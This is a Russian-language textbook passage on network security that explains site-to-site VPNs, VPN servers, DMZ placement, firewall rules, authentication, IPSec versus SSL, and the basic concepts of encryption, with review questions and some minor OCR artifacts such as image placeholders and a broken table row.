Одним из ключевых аспектов пользовательской VPN, о котором не следует забывать, является установка хорошей антивирусной программы на компьютере пользователя. Этот программный пакет должен обеспечивать регулярное обновление своих баз (по крайней мере, ежемесячно) для противостояния вирусам и "*троянским коням*", проникающим на компьютер пользователя.

Развертывание узловых сетей VPN

Узловые виртуальные частные сети используются организациями для подключения к удаленным узлам без применения дорогостоящих выделенных каналов или для соединения двух различных организаций, между которыми необходима связь для осуществления информационного обмена, связанного с деятельностью этих организаций. Как правило, VPN соединяет один межсетевой экран или пограничный маршрутизатор с другим аналогичным устройством (см. рис. 11.4).

Чтобы инициировать соединение, один из узлов осуществляет попытку передать трафик другому узлу. Вследствие этого на обоих противоположных узлах соединения VPN инициируется VPN. Оба конечных узла определяют параметры соединения в зависимости от политик, имеющихся на узлах. Оба сайта будут аутентифицировать друг друга посредством некоторого общего предопределенного секрета либо с помощью сертификата с открытым ключом. Некоторые организации используют узловые VPN в качестве резервных каналов связи для арендуемых каналов.

Внимание!

При работе с данной конфигурацией необходимо обеспечивать правильную настройку маршрутизации. Кроме того, *физический канал* связи, используемый для VPN, обязательно должен отличаться от канала, используемого арендуемым соединением. Может оказаться так, что оба соединения осуществляются через один и тот же *физический канал* связи, вследствие чего не будет обеспечиваться должный уровень избыточности.

Рис. 11.4. Межузловое соединение VPN, проходящее через интернет

Преимущества узловых VPN

Как и в случае с пользовательскими VPN, основным преимуществом узловой VPN является экономичность. Организация с небольшими, удаленными друг от друга офисами может создать виртуальную частную сеть, соединяющую все удаленные офисы с центральным узлом (или даже друг с другом) со значительно меньшими затратами. Сетевая инфраструктура также может быть применена значительно быстрее, так как в удаленных офисах могут использоваться локальные *ISP* для каналов ISDN или *DSL*.

На базе политики организации могут быть разработаны правила, определяющие, каким образом удаленные сайты будут подключаться к центральному сайту или друг к другу. Если узловая VPN предназначена для соединения двух организаций, то на доступ ко внутренним сетям и компьютерным системам могут налагаться строгие ограничения.

Проблемы, связанные с узловыми VPN

Узловые VPN расширяют *периметр безопасности* организации, добавляя новые *удаленные узлы* или даже удаленные организации. Если

уровень безопасности *удаленного узла* невелик, VPN может позволить злоумышленнику получить доступ к центральному узлу и другим частям внутренней сети организации. Следовательно, необходимо применять строгие политики и реализовывать функции аудита для обеспечения безопасности организации в целом. В случаях, когда две организации используют узловую VPN для соединения своих сетей, очень важную роль играют политики безопасности, установленные по обе стороны соединения. В данной ситуации обе организации должны определить, какие данные могут передаваться через VPN, а какие - нет, и соответствующим образом настроить политики на своих межсетевых экранах.

Аутентификация узловых VPN также является важным условием для обеспечения безопасности. При установке соединения могут использоваться произвольные секреты, но один и тот же общий секрет не должен использоваться для более чем одного соединения VPN. Если предполагается использовать сертификаты с открытыми ключами, необходимо создать процедуры для поддержки изменения и отслеживания срока действия сертификатов.

Как и в случае с пользовательскими VPN, сервер VPN должен поддерживать дешифрование и шифрование VPN-трафика. Если уровень трафика высок, сервер VPN может оказаться перегруженным. В особенности это относится к ситуации, когда межсетевой экран является VPN-сервером, и имеет место интернет-трафик большого объема.

Наконец, необходимо обдумать вопросы, связанные с адресацией. Если узловая VPN используется внутри одной организации, в ней необходимо наличие одинаковой схемы адресации для всех узлов. В данном случае адресация не представляет какой-либо сложности. Если же VPN используется для соединения двух различных организаций, необходимо предпринять меры для предупреждения любых конфликтов, связанных с адресацией. На рисунке 11.5 отражена возникшая конфликтная ситуация. Здесь обе организации используют части одного и того же частного адресного пространства (сеть 10.1.1.x).



Рис. 11.5. Узловая VPN может вызывать конфликты, связанные с адресацией

Очевидно, что схемы адресации будут конфликтовать друг с другом, и маршрутизация трафика не будет функционировать. В данном случае каждая сторона соединения VPN должна выполнять трансляцию сетевых адресов и переадресовывать системы другой организации на их собственную схему адресации (см. рис. 11.6).

Управление узловыми VPN



Рис. 11.6. Узловая VPN использует NAT для предотвращения конфликтов адресации

При осуществлении контроля над маршрутизацией могут понадобиться дополнительные функции по управлению. На маршрутизаторах внутренних сетей потребуется создать маршруты к удаленным сайтам. Эти маршруты, наряду с управлением схемой адресации, должны четко документироваться во избежание непреднамеренного удаления маршрутов в процессе управления маршрутизатором.

Вопросы для самопроверки

1. Что является основной причиной применения в организациях сетей VPN?
2. Информация, передаваемая через VPN, защищается с помощью _____.

Понятие стандартных технологий функционирования VPN

Сеть VPN состоит из четырех ключевых компонентов:

- Сервер VPN.
- Алгоритмы шифрования.
- *Система аутентификации*.
- Протокол VPN.

Эти компоненты реализуют соответствие требованиям по безопасности, производительности и способности к взаимодействию. То, насколько правильно реализована архитектура VPN, зависит от правильности определения требований. Определение требований должно включать в себя следующие аспекты.

- Количество времени, в течение которого необходимо обеспечивать защиту информации.
- Число одновременных соединений пользователей.
- Ожидаемые типы соединений пользователей (сотрудники, работающие из дома или находящиеся в поездке).
- Число соединений с удаленным сервером.
- Типы сетей VPN, которым понадобится соединение.
- Ожидаемый объем входящего и исходящего трафика на удаленных узлах.
- Политика безопасности, определяющая настройки безопасности.

При разработке системы также может оказаться полезным указать дополнительные требования, связанные с местоположением сотрудников, находящихся в поездке (имеются в виду узлы в других организациях или в номерах отелей), а также типы служб, которые будут

работать через VPN.

Сервер VPN

Сервер VPN представляет собой компьютер, выступающий в роли конечного узла соединения VPN. Данный сервер должен обладать характеристиками, достаточными для поддержки ожидаемой нагрузки. Большая часть производителей программного обеспечения VPN должна предоставлять рекомендации по поводу производительности процессора и конфигурации памяти, в зависимости от числа единовременных VPN-соединений. Следует обеспечить наличие системы с соответствующими параметрами, а также позаботиться о ее дальнейшей модернизации.

Примечание

Может потребоваться создание нескольких серверов VPN, чтобы обеспечить поддержку ожидаемой нагрузки. В данном случае ожидаемые VPN-соединения должны как можно скорее распределяться между системами.

Некоторые производители включают в свои системы методы обхода ошибок и разрешают наличие избыточных серверов VPN. Обход ошибок может не подразумевать распределение нагрузки, поэтому соединения могут по-прежнему требовать распределения между серверами. Это обстоятельство необходимо принимать во внимание при построении систем.

VPN-сервер должен быть расположен в сети. Сервер может быть межсетевым экраном или пограничным маршрутизатором (см. рис. 11.7), что упрощает размещение VPN-сервера. В качестве альтернативы сервер может являться и отдельной системой. В этом случае сервер должен быть расположен в выделенной демилитаризованной зоне (*DMZ*) (см. рис. 11.8). В идеальном случае демилитаризованная зона VPN должна содержать только VPN-сервер и быть отдельной от *DMZ* интернета, содержащей веб-серверы и почтовые серверы организации. Причиной является то, что VPN-сервер разрешает доступ ко внутренним системам авторизованным пользователям и, следовательно, должен рассматриваться как объект с большей *степенью доверия*, нежели почтовые и веб-серверы, доступ к которым может быть

осуществлен лицами, не пользующимися доверием. Демилитаризованная зона VPN защищается набором правил межсетевого экрана и разрешает передачу только того трафика, который требует VPN.



Рис. 11.7. Архитектура сети VPN, в которой межсетевой экран является VPN-сервером



Рис. 11.8. Архитектура сети VPN для отдельного сервера VPN

Примечание

Если VPN-сервер расположен в демилитаризованной зоне VPN, межсетевой экран может потребовать усовершенствования для поддержки нагрузки трафика. Даже несмотря на то, что межсетевой экран не будет выполнять функцию шифрования, исходный межсетевой экран может обладать недостаточными характеристиками для обеспечения вычислительной мощности, необходимой для трафика VPN. Если трафик VPN является важным для организации, на межсетевом экране должна присутствовать некоторая система обхода ошибок. В качестве альтернативы можно использовать отдельную платформу VPN. Такое устройство обеспечит разгрузку межсетевого экрана, взяв на себя функции обработки VPN.

Правила политики межсетевого экрана для демилитаризованной зоны VPN определены в табл. 11.1. Здесь содержатся правила, необходимые для демилитаризованной зоны интернета и демилитаризованной зоны VPN.

Правила 1, 2 и 3 относятся к демилитаризованной зоне VPN. Правило 1 позволяет клиентам VPN осуществлять доступ к серверу VPN с использованием любой службы, требуемой программным обеспечением VPN. Правило 2 разрешает VPN-серверу осуществлять маршрутизацию этих соединений во внутреннюю сеть. Правило 3 исключает соединение демилитаризованной зоны интернета с демилитаризованной зоной VPN, изолируя демилитаризованную зону VPN от систем в *DMZ* интернета, пользующихся меньшим доверием.

Таблица 11.1. Правила политики межсетевого экрана, включающие демилитаризованную зону VPN

Номер правила	Исходный IP	Конечный IP	Служба	Действие
1	Любой	VPN-сервер	Служба VPN	Принятие.
2	VPN-сервер	Внутренняя сеть	Любой	Принятие
3	Любой	VPN-сервер	Любой	Отклонение
4	Любой	Веб-сервер	HTTP	Принятие
		Почтовый		

		сервер		
6	Почтовый сервер	Любой	SMTP	Принятие
7	Внутренняя сеть	Любой	HTTP, HTTPS, FTP, telnet, SSH	Принятие
8	Внутренняя DNS	Любой	DNS	Принятие
9	Любой	Любой	Любой	Сброс

Алгоритмы шифрования

Алгоритм шифрования, используемый в VPN, должен быть стандартным мощным алгоритмом шифрования (в лекции 12 приведена более подробная информация о системах шифрования). Возникает вопрос: какая же система шифрования самая лучшая? Вообще, все стандартные и мощные алгоритмы могут эффективно использоваться при построении VPN. Различные производители отдают предпочтение различным алгоритмам, в зависимости от ограничений реализации продукта, аспектов, связанных с лицензированием, и предпочтений по программированию. Приобретая программный пакет VPN, следует выслушать комментарии специалистов и убедиться в том, что производитель использует мощный алгоритм шифрования.

Читатель может обратить внимание на то, что в предыдущем абзаце уделено особое внимание выбору алгоритма шифрования. Следует заметить, что выбор алгоритма не имеет принципиального значения, если он будет стандартным и в достаточной степени мощным. Гораздо больше влияет на общий уровень безопасности реализация системы. Неправильно реализованная система может сделать бесполезным самый мощный алгоритм шифрования. Приняв во внимание сказанное выше, давайте изучим риски, связанные с использованием VPN. Для того чтобы получить доступ к информации, передаваемой через VPN, злоумышленник должен:

- захватить весь сеанс соединения, т. е. разместить устройство прослушивания между противоположными концами соединения в том месте, через которое должен передаваться весь трафик VPN;
- использовать большие вычислительные мощности и большое

- использовать большие вычислительные мощности и большое количество времени для перехвата ключа с помощью грубой силы и для дешифрования трафика.

Злоумышленнику гораздо проще использовать имеющуюся уязвимость на компьютере пользователя либо украсть портативный компьютер, например, в аэропорту. Если информация не представляет собой особой важности, в VPN можно использовать любой широко распространенный, мощный алгоритм шифрования.

Система аутентификации

Третьим компонентом архитектуры VPN является *система аутентификации*. Как уже говорилось ранее, *система аутентификации* VPN должна быть двухфакторной. Пользователи могут проходить аутентификацию с использованием того, что они знают, того, что у них есть или с помощью данных о том, кем они являются. При использовании пользовательских VPN отдается предпочтение первым двум вариантам.

Хорошей комбинацией средств аутентификации являются смарт-карты в паре с персональным идентификационным номером или паролем. Производители программного обеспечения, как правило, предоставляют организациям на выбор несколько систем аутентификации. В данном перечне присутствуют ведущие производители смарт-карт.

Примечание

Использование смарт-карт повлечет за собой увеличение стоимости использования VPN для каждого пользователя. Несмотря на то, что это обстоятельство повысит стоимость использования соединения, обеспечение более высокого уровня защиты этого стоит.

Если в организации предпочитают при использовании VPN полагаться только на пароли, они должны быть мощными (как минимум, сочетание из восьми букв, цифр и специальных символов) и регулярно изменяться (каждые 30 дней).

Протокол VPN

Протокол VPN определяет, каким образом система VPN взаимодействует с другими системами в интернете, а также уровень защищенности трафика. Если рассматриваемая организация использует VPN только для внутреннего информационного обмена, вопрос о взаимодействии можно оставить без внимания. Однако если организация использует VPN для соединения с другими организациями, собственные протоколы использовать, скорее всего, не удастся. В разговоре об алгоритме шифрования было упомянуто, что внешние окружающие факторы могут оказывать большее влияние на *безопасность системы*, чем алгоритм шифрования. Протокол VPN оказывает влияние на общий уровень *безопасности системы*. Причиной этому является тот факт, что протокол VPN используется для обмена ключами шифрования между двумя конечными узлами. Если этот обмен не защищен, злоумышленник может перехватить ключи и затем расшифровать трафик, сведя на нет все преимущества VPN.

При соединении рекомендуется использовать *стандартные протоколы*. В настоящее время *стандартным протоколом* для VPN является *IPSec*. Этот протокол представляет собой дополнение к IP, осуществляющее инкапсуляцию и шифрование заголовка TCP и полезной информации, содержащейся в пакете. *IPSec* также поддерживает обмен ключами, удаленную аутентификацию сайтов и согласование алгоритмов (как алгоритма шифрования, так и хэш-функции). *IPSec* использует UDP-порт 500 для начального согласования, после чего используется IP-протокол 50 для всего трафика. Для правильного функционирования VPN эти протоколы должны быть разрешены.

Вопрос к эксперту

Вопрос. Работает ли *IPSec* через межсетевые экраны?

Ответ. С работой *IPSec* через межсетевые экраны связаны некоторые особенности. Во-первых, на межсетевом экране должен быть разрешен трафик UDP через порт 500 и последующий IP-трафик с протоколом 50. Возможность установки этих разрешений зависит от межсетевого экрана. Кроме этого, возникает вопрос, связанный с использованием трансляции межсетевых адресов (NAT) (для получения дополнительной информации по этой теме обратитесь к лекции 16). Если межсетевой

экран осуществляет трансляцию адресов для пакетов при их поступлении из интернета во внутреннюю сеть, то ему нужно соответствующим образом транслировать конечный адрес, чтобы трафик достиг внутреннего клиента. Немногие межсетевые экраны способны выполнять эту функцию при работе с трафиком, не использующим порты UDP или TCP.

Внимание!

Некоторые поставщики сетевых услуг (в частности, поставщики каналов *DSL* и кабельных каналов) ограничивают использование этих протоколов в своих сетях. Для того чтобы иметь возможность их использования, клиенту придется приобрести бизнес-пакет услуг вместо обычного стандартного пакета.

Главной альтернативой протокола *IPSec* является протокол Secure Socket Layer (SSL), используемый для защиты HTTP (для HTTPS используется порт 443). Однако, принимая во внимание, что технология SSL предназначена для работы на прикладном уровне, она может оказаться не столь эффективной в сравнении с *IPSec*.

Типы систем VPN

Теперь, после обсуждения функционирования сетей VPN, давайте рассмотрим непосредственное применение VPN внутри организации. Помимо вопросов, связанных с политикой и управлением, организации нужно выбрать тип приобретаемой системы VPN. На момент написания данной книги можно выделить три типа VPN-построителей:

- аппаратные системы;
- программные системы;
- веб-системы.

Аппаратные системы

Аппаратные системы VPN, как правило, базируются на аппаратной платформе, используемой в качестве VPN-сервера. На этой платформе выполняется программное обеспечение производителя, а также, возможно, некоторое специальное программное обеспечение,

предназначенное для улучшения возможностей шифрования. В большинстве случаев для построения VPN на системе удаленного пользователя необходимо наличие соответствующего программного обеспечения. Аппаратные платформы также могут использоваться для построения межузловых VPN, хотя это зависит от производителя оборудования.

Аппаратная система VPN имеет два преимущества.

- Скорость. Оборудование, как правило, оптимизировано для поддержки VPN, посредством чего обеспечивается преимущество в скорости по сравнению с компьютерными *системами общего назначения*. За счет этого достигается возможность поддержки большего числа одновременных VPN-соединений.
- Безопасность. Если аппаратная платформа специально разработана для приложения VPN, из ее системы удалены все лишние программы и процессы. За счет этого снижается степень подверженности атакам по сравнению с компьютерной системой общего назначения, в которой работают другие процессы. Это не значит, что компьютер общего назначения не может быть должным образом защищен. Как правило, использование компьютера общего назначения требует дополнительных усилий по настройке безопасности.

Внимание!

Тот факт, что VPN используется на базе аппаратной платформы, не означает, что система никогда не подвергнется атаке. Владелец системы должен регулярно проверять наличие обновлений, выпускаемых производителем системы.

Программные системы

Программные VPN работают на компьютерных системах общего назначения. Они могут быть установлены на выделенной для VPN системе либо совместно с другим программным обеспечением, таким как межсетевой экран. При загрузке программного обеспечения необходимо обеспечить достаточную мощность аппаратной платформы для поддержки VPN. Так как VPN-продукт устанавливается на

компьютеры, имеющиеся в организации, руководство организации должно позаботиться о соответствии компьютеров предъявляемым требованиям.

Программные VPN-системы могут использоваться таким же образом, как и аппаратные системы. Существует программное обеспечение для поддержки пользовательских и узловых VPN.

Примечание

При установке программного обеспечения VPN необходимо обеспечить соответствующую конфигурацию системы, а также устранить все уязвимости, установив нужные обновления.

Веб-системы

Главным недостатком большинства пользовательских систем VPN является потребность в установке программного обеспечения на систему-клиент. Бесспорно, что программное обеспечение, которое устанавливалось на клиентские системы, увеличивало объем работ по управлению пользовательскими VPN. Более того, клиентское программное обеспечение во многих случаях не работало должным образом с некоторыми приложениями, загруженными на компьютер-клиент. Это обстоятельство повышало стоимость поддержки и приводило к тому, что многие организации стали устанавливать на специально выделенные компьютеры только программное обеспечение VPN.

Указанные проблемы привели к тому, что некоторые производители VPN стали рассматривать веб-браузеры в качестве VPN-клиентов и реализовывать этот подход на практике. Он заключается в том, что пользователь с помощью браузера подключается к VPN через SSL. SSL обеспечивает шифрование трафика, а подтверждение подлинности пользователя выполняется с помощью средств аутентификации, встроенных в систему. Для предоставления пользователю необходимых услуг используется несколько различных механизмов. Среди них можно выделить надстройки браузера и виртуальные машины Java.

В то время как стоимость поддержки и обслуживания несомненно ниже, на момент написания этой книги ни одна из бесклиентных

систем VPN не обеспечивает полную функциональность. Этим сетям VPN присущи ограничения, заключающиеся в наборе используемых приложений и методе подключения пользователей к внутренним системам. Организациям следует рассматривать вариант использования таких систем, так как это снижает затраты на обслуживание, однако необходимо учитывать непосредственные требования пользователей и согласовать их с ограничениями, имеющимися в системах.

Определение различий между типами VPN

На предприятии принято решение использовать VPN, в результате чего установлен VPN-построитель. Необходимо составить оценочный отчет о методах шифрования, протоколах *туннелирования* и аспектах безопасности, связанных с приложениями, которые могут использовать VPN, такими как средства передачи голоса и видеоданных через службы IP (видеоконференции, усовершенствованные и измененные функции *PBX*) и средства удаленного хранения/резервирования и восстановления. Обязательно ли шифрование данных в каждом из случаев?

Для каждого из приложений следует выяснить следующее.

1. Какой тип VPN лучше использовать для приложения - межузловую или пользовательскую VPN?
2. Где расположены конечные узлы VPN? Каким опасностям могут подвергаться эти конечные узлы?
3. Налагают ли конечные узлы или пользователи приложения какие-либо дополнительные требования к механизму аутентификации, связанному с VPN?
4. Определите соответствующие приложению механизмы аутентификации.
5. Отследите информацию во время передачи. Является ли она открытой для перехвата или прослушивания? Если да, определите, обеспечивает ли используемый механизм шифрования должный уровень защиты информации.

Выводы

То, что хорошо работает с одним приложением, может вовсе не работать с другой программой. Межузловые и пользовательские VPN имеют различные требования к аутентификации и безопасности конечных узлов. Это необходимо принимать в расчет при построении VPN для использования приложением. Выбор механизма шифрования и мощность используемого алгоритма шифрования напрямую влияет на то, какие атаки будут пресекаться. В процессе разработки необходимо принимать во внимание все имеющиеся угрозы безопасности.

Контрольные вопросы

1. Можно ли рассматривать использование SSH как реализацию VPN?
2. Почему пользовательские VPN требуют строгой аутентификации?
3. Может ли шифрование полностью защитить данные, передаваемые через VPN.
4. С чем необходимо комбинировать политику, чтобы обеспечить безопасность VPN?
5. Пригодны ли межузловые VPN для использования между организациями?
6. Почему адресация является потенциальной проблемой, связанной с межузловыми VPN?
7. Какие два критерия должны использоваться для определения того, какое устройство следует использовать - межсетевой экран или VPN-сервер на отдельной системе?
8. Если используется отдельный VPN-сервер, должен ли он размещаться в демилитаризованной зоне интернета?
9. Почему процесс реализации VPN представляет собой гораздо большее, чем выбор алгоритма шифрования?
10. Какие механизмы аутентификации лучше всего использовать для пользовательской VPN?

Шифрование

Рассмотрены основные концепции шифрования, различные виды шифрования (с закрытым и открытым ключом), вопросы управления ключами. Дано понятие цифровой подписи. Уделено внимание вопросам доверия в информационных системах.

"Все, что необходимо для обеспечения безопасности - это качественное шифрование". Это утверждение можно слышать повсеместно. Если информация защищена шифрованием, никто не в силах ее прочесть или изменить. Если мы используем шифрование, то знаем, с кем имеем дело, поэтому шифрование можно интерпретировать и как аутентификацию.

Все звучит довольно красиво, и, как правило, оправдывается на деле при использовании шифрования. Шифрование, несомненно, является важнейшим средством обеспечения безопасности. Механизмы шифрования помогают защитить конфиденциальность и целостность информации. Механизмы шифрования помогают идентифицировать источник информации. Тем не менее, само по себе шифрование не является решением всех проблем. Механизмы шифрования могут и должны являться составной частью полнофункциональной программы по обеспечению безопасности. Действительно, механизмы шифрования, являются широко используемыми *механизмами безопасности* лишь потому, что они помогают обеспечивать конфиденциальность, целостность и возможность идентификации.

Тем не менее, шифрование является только задерживающим действием. Известно, что любая система шифрования может быть взломана. Речь идет о том, что для получения доступа к защищенной шифрованием информации может потребоваться очень много времени и большое количество ресурсов. Принимая во внимание этот факт, злоумышленник может попытаться найти и использовать другие слабые места во всей системе в целом.

В данной лекции будет рассказываться об основных понятиях, связанных с шифрованием, и о том, как использовать шифрование в целях обеспечения безопасности информации. Мы не будем подробно рассматривать математическую основу шифрования, поэтому от

читателя не потребуется больших знаний в этой области. Тем не менее, мы рассмотрим несколько примеров, чтобы разобраться в том, как различные алгоритмы шифрования используются в хорошей *программе безопасности*.

Основные концепции шифрования

Шифрование представляет собой сокрытие информации от неавторизованных лиц с предоставлением в это же время авторизованным пользователям доступа к ней. Пользователи называются авторизованными, если у них есть соответствующий ключ для дешифрования информации. Это очень простой принцип. Вся сложность заключается в том, как реализуется весь этот процесс.

Еще одной важной концепцией, о которой необходимо знать, является то, что целью любой системы шифрования является максимальное усложнение получения доступа к информации неавторизованными лицами, даже если у них есть зашифрованный текст и известен алгоритм, использованный для шифрования. Пока неавторизованный пользователь не обладает ключом, секретность и целостность информации не нарушается.

С помощью шифрования обеспечиваются три состояния безопасности информации.

- Конфиденциальность. Шифрование используется для *сокрытия информации* от неавторизованных пользователей при передаче или при хранении.
- Целостность. Шифрование используется для предотвращения изменения информации при передаче или хранении.
- Идентифицируемость. Шифрование используется для аутентификации источника информации и предотвращения отказа отправителя информации от того факта, что данные были отправлены именно им.

Термины, связанные с шифрованием

Перед тем как начать детальный рассказ о шифровании, приведем определения некоторых терминов, которые будут использоваться в

обсуждении. Во-первых, мы будем иметь дело с терминами, обозначающими компоненты, участвующие в шифровании и дешифровании. На рисунке 12.1 показан общий принцип, согласно которому осуществляется шифрование.

- Обычный текст. Информация в исходном виде. Также называется открытым текстом.
- Шифрованный текст. Информация, подвергнутая действию алгоритма шифрования.



Рис. 12.1. Общий принцип шифрования

- Алгоритм. Метод, используемый для преобразования *открытого текста* в шифрованный текст.
- Ключ. Входные данные, посредством которых с помощью алгоритма происходит преобразование *открытого текста* в шифрованный или обратно.
- Шифрование. Процесс преобразования *открытого текста* в шифр.
- Дешифрование. Процесс преобразования шифра в *открытый текст*.

Существуют также четыре термина, которые необходимо знать:

- Криптография. Наука о сокрытии информации с помощью шифрования.
- Криптограф. Лицо, занимающееся криптографией.
- *Криптоанализ*. Искусство анализа криптографических алгоритмов на предмет наличия уязвимостей.
- Криптоаналитик. Лицо, использующее *криптоанализ* для определения и использования уязвимостей в криптографических алгоритмах.

Атаки на систему шифрования

Системы шифрования могут подвергнуться атакам тремя следующими способами:

- Через слабые места в алгоритме.
- Посредством атаки "грубой силы" по отношению к ключу.
- Через уязвимости в окружающей системе.

При проведении атаки на алгоритм криптоаналитик ищет уязвимости в методе преобразования *открытого текста* в шифр, чтобы раскрыть *открытый текст* без использования ключа. Алгоритмы, имеющие такие уязвимости, нельзя назвать достаточно мощными. Причина в том, что известная уязвимость может использоваться для быстрого восстановления исходного текста. Злоумышленнику в этом случае не придется использовать какие-либо дополнительные ресурсы.

Атаки "грубой силы" являются попытками подбора любого возможного ключа для преобразования шифра в *открытый текст*. В среднем аналитик с использованием этого метода должен проверить действие 50 процентов всех ключей, прежде чем добьется успеха. Таким образом, мощность алгоритма определяется только числом ключей, которые необходимо перепробовать аналитику. Следовательно, чем длиннее ключ, тем больше общее число ключей, и тем больше ключей должен перепробовать злоумышленник до того, как найдет корректный ключ. Атаки с использованием грубой силы теоретически всегда должны заканчиваться успешно при наличии необходимого количества времени и ресурсов. Следовательно, алгоритмы нужно оценивать по периоду времени, в течение которого информация остается защищенной при проведении атаки с использованием "грубой силы". Алгоритм расценивается как безопасный, если затраты на получение ключа с помощью атаки "грубой силы" превышают стоимость самой защищаемой информации.

Последний тип атак, реализуемый с использованием уязвимостей в компьютерной системе, как правило, не обсуждается в контексте шифрования. Тем не менее, на практике проще атаковать саму компьютерную систему, чем алгоритм шифрования. Продумайте, к примеру, следующую ситуацию: алгоритм является мощным и имеет

длинный ключ, и для его раскрытия с помощью атаки "грубой силы" потребуются оборудование стоимостью в миллионы долларов и масса времени. Однако организация, использующая этот алгоритм, передает ключи в удаленные местоположения через обычную электронную почту. Если известно, когда именно передается ключ, то легче будет перехватить сообщение и выяснить этот ключ.

Еще более ярким примером уязвимости является пакет шифрования, используемый многими пользователями. Этот пакет использует мощные алгоритмы шифрования для зашифровки электронной почты и файлов. Атаки на такую систему нельзя легко осуществить с помощью алгоритмов или атак "грубой силы". Тем не менее, ключ пользователя находится в файле на его компьютере. Файл защищен паролем. Принимая во внимание тот факт, что большинство пользователей не используют в своих паролях комбинации случайных символов, гораздо проще угадать пароль пользователя или получить его с помощью атак "грубой силы", чем получить таким же способом ключ пользователя.

Из этого необходимо сделать вывод о том, что система ничуть не меньше влияет на общую безопасность шифров, чем алгоритм шифрования и ключ.

Шифрование с секретным ключом

Существует два основных типа шифрования: с секретным ключом и с открытым ключом. При шифровании с секретным ключом требуется, чтобы все стороны, имеющие право на прочтение информации, имели один и тот же ключ. Это позволяет свести общую проблему безопасности информации к проблеме обеспечения защиты ключа. Шифрование с открытым ключом является наиболее широко используемым методом шифрования. Он обеспечивает конфиденциальность информации и гарантию того, что информация остается неизменной в процессе передачи.

В чем суть шифрования на секретном ключе?

